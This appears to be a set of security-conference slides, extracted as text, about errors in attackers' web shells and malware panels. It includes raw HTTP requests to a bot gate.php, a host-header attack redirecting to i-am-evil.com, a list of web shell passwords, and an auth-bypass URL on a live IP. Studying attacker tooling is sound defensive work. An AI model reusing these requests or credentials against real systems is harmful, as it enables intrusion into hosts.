
# Errors & Fails?

Bad guys are humans too...

...they also make mistakes!



# My Lab



# Methodology

- Collect...
- Deployment in the lab
- Quick scan
- Quick code review
- Manual tests

Automatic scans report false positives due to the fact that the web shell allows ...

- File inclusion
- PHP code injection
- Directory traversal
- Code execution
- ...

# Tips

- Work in a sandbox
- Use T0r
- Do NOT use a corporate network
- (Ab)use of the hypervisor snapshot feature



# Deprecated Functions

```
POST /star/gate.php HTTP/1.1
Host: 23.249.166.175
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Referer: 23.249.166.175/star/gate.php
Connection: close
Content-Length: 264
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAyFLe1eF4NAHbJq0
-----WebKitFormBoundaryAyFLe1eF4NAHbJq0
Content-Disposition: form-data; name="getconfig"
1
-----WebKitFormBoundaryAyFLe1eF4NAHbJq0
Content-Disposition: form-data; name="mid"
91DA26B-3C2931AC-0C1ED2E9-B45B50FFA
-----WebKitFormBoundaryAyFLe1eF4NAHbJq0--
```

Just for the fun :-)

```
HTTP/1.1 200 OK
Date: Fri, 17 Mar 2017 13:16:57 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
X-Powered-By: PHP/5.6.28
Connection: close
Content-Length: 364
Content-Type: text/html; charset=UTF-8
```

...<br />


<b>Deprecated</b>: **mysql\_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in <b>C:\xampp\htdocs\star\gate.php</b> on line <b>9</b>**<br />

...

# Directory Indexing

The “..” reflex!

# Directory Indexing



# User Creation Failed

CREATE A NEW ACCOUNT

spacemooses1337 ✓

hunter ✓

Password is being used by /u/rowealdo37189. Please choose another password.

hunter !

email


☒ I understand the risks of using someone else's password

☐ I'm not a robot

reCAPTCHA  
Privacy · Terms

SIGN UP

# XSS



# Oldies

- Cookies (No HTTPonly)
- CSRF

# Host Headers Attack

GET /console HTTP/1.1

Host: i-am-evil.com

X-Forwarded-Host: prize9522.jzooo3a.top:80


Cookie: ASP.NET\_SessionId=wjo51meljxTk1k2gdorwgXwq

Connection: Keep-alive

Accept-Encoding: gzip,deflate

User-Agent: Mozilla/5.0

Accept: \*/\*



HTTP/1.1 301 Moved Permanently

Content-Type: text/html; charset=UTF-8

Location: <http://i-am-evil.com/console/>

Server: Microsoft-IIS/8.5

X-Powered-By: ASP.NET

Date: Mon, 22 May 2017 20:10:46 GMT

# Weak Authentication

```
if($_POST['pass']== 'password')  
{  
    ...  
}
```



# Weak Authentication


zeeblaxx  
“ ” (5 spaces)  
alfa  
dz  
admin  
jancox  
bh  
test  
darkquintel  
alba123

con7extwebshell  
Admin  
merdeka  
duyha  
4wsec  
IndoXploit  
shor7cut\_shell  
berdendangc0de  
yuza  
bajwaishere


# Weak Authentication

No protection against brute-force attacks!

# Auth Bypass



<http://180.167.27.8/lcs/FileManager/file.axd?file=E%3a%5cDocs%5cPublic%5cinfo.zip>



# Auth Bypass (2)

```
$ wget https://www.maxmind.com/geoip/v2.1/city/me
--2016-09-01 07:45:41-- https://www.maxmind.com/geoip/v2.1/city/me
Resolving www.maxmind.com (www.maxmind.com)... 2400:cb00:2048:1::6810:262f, 2400:cb00:2048:1::6810:252f,
104.16.38.47, ...
Connecting to www.maxmind.com (www.maxmind.com)|2400:cb00:2048:1::6810:262f|:443... connected.
